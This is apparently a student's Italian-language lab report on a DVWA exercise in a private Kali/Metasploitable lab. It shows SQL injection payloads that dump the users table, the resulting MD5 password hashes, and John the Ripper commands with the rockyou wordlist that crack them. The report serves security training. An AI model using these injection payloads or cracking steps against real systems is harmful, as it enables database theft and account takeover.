REPORT S6/L4

Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

1. ***Recupero delle Password dal Database***:
    - ○ Accedete al database della DVWA per estrarre le password hashate.
    - ○ Assicuratevi di avere accesso alle tabelle del database che contengono le password.
2. ***Identificazione delle Password Hashate***:
    - ○ Verificate che le password recuperate siano hash di tipo MD5.
3. ***Esecuzione del Cracking delle Password***:
    - ○ Utilizzate uno o più tool per craccare le password
    - ○ Configurate i tool scelti e avviate le sessioni di cracking
4. ***Obiettivo***:
    - ○ Craccare tutte le password recuperate dal database.

SVOLGIMENTO

Per prima cosa andremo a configurare il nostro laboratorio virtuali composto da due macchine, ***Kali*** con ***IP***: *192.168.1.10* e ***Metasploitable*** con ***IP***:*192.168.1.3* e andiamo a verificare con il comando ping che le due possano comunicare bidirezionalmente. ***Figura 1***




Figura 1, si verifica la comunicazione bidirezionale tra le 2 macchine.

Procedermo effettuando il login alla **DVWA** di **Metasploitable**, e accederemo alla sezione di ***SQL Injection*** per andare a crackare le password degli utenti memorizzati nel database.




Figura 2, sezione SQL injection all' interno della quale verrano reperite le password.

Sarà ora necessario inserire una ***query*** che mi permetta di accedere prima ai dati del database e successivamente alle password. Andremo quindi ad inserire una query sempre ***true*** del tipo:

' OR 'a'='a'

in maniera tale che verrano dati in output tutti i risultati del ***DB***. ***Figura 3***




Figura 3, output di tutti gli utenti nel DB.

Andremo ora a capire quanti sono gli altri campi nel ***DB*** mediante:

' UNION SELECT null#

' UNION SELECT null, null# (e cosi via)

facendo piu tentativi finchè non otterremo un risultato ad indicarci il unmero dei campi del ***DB***, procederemo poi ad estrapolare le password dagli utenti. Nel primo caso il tentativo è stato fatto con un solo "***null***", nel secondo caso il tentativo è stato fatto con due "***null***" a confermare la presenza di due campi ***Figura 4***

The used SELECT statements have a different number of columns

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT null, null#
First name:
Surname:

Figura 4, in alto tentativo fatto con un "null", in basso tentativo fatto con due "null", sono presenti quindi due campi.

Andremo ora ad inserire la ***UNION query*** per estrapolare le password dal ***DB***, utilizzermo:

' UNION SELECT user, password FROM users#

Ottenendo l' output che segue che associerà i nomi utenti alle password. ***Figura 5***

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figura 5, output delle password associate agli username.

Analizzando l' output possiamo notare come tutte la password estrate siano protette da un algortimo di ***HASH***, su ***kali*** lo strumento ***hash-identifier <password_hashata >*** mi permette di capire da quale algoritmo di hash è protetta la password, in questo caso si tradda di MD5. ***Figura 6.***

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hash-identifier 5f4dcc3b5aa765d61d8327deb882cf99
   #########################################################################
   #     __  __                     __           ______    ____           #
   #    /\ \/\ \                   /\ \__       /\__  _\  /\  _`\         #
   #    \ \ \_\ \     __      ____ \ \ ,_\      \/_/\ \/  \ \ \/\ \       #
   #     \ \  _  \  /'__`\   / ,__\ \ \ \/         \ \ \   \ \ \ \ \      #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \_         \_\ \__ \ \ \_\ \     #
   #       \ \_\ \_\ \___ \_\/\____/  \ \__\        /\_____\ \ \____/     #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/_/_      \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Figura 6, l' hash identifier indica come algoritmo piu probabile il MD5.

L' ultimo passo è quello di andare a craccare le password trovate,andremo a creare un file di testo ***hash_pass.txt*** sul desktop all' interno del quale incolleremo gli hash da craccare ***Figura 7***, ci serviremo poidel tool di kali "***John the ripper"*** che permetterà di deashare le password ottenute ottenendo quelle effettive. Dovremo quindi andare ad avviare il tool dando alcuni attributi in input quali:

- il formato, nel nostro caso ***MD5***.
- il file del dizionario dal quale craccare la password, ***rockyou.txt.***
- Il file contentente gli hash delle password ***file_hash.txt***.

Avremo quindi una linea come questa:

jonh –-format=raw-md5 –wordlist /home/kali/...../rockyou.txt /path.../hash.pass.txt

dove ***hash_pass.txt*** è il file in cui abbiamo memorizzato gli ***hash*** da craccare e ***rockyou.txt*** è il dizionario di cui ci serviremo per craccare le password.





Figura 7, file hash_pass.txt in cui sono stati copiati gli hash trovati.

Possiamo anche eseguire la riga seguente per ottenere direttamente in output le password de-hashate:

jonh –-show –-format=Raw-MD5 /path.../hash_pass.txt



Nella figura in alto possiamo vedere in output le password craccate dal file ***hash_pass.txt.***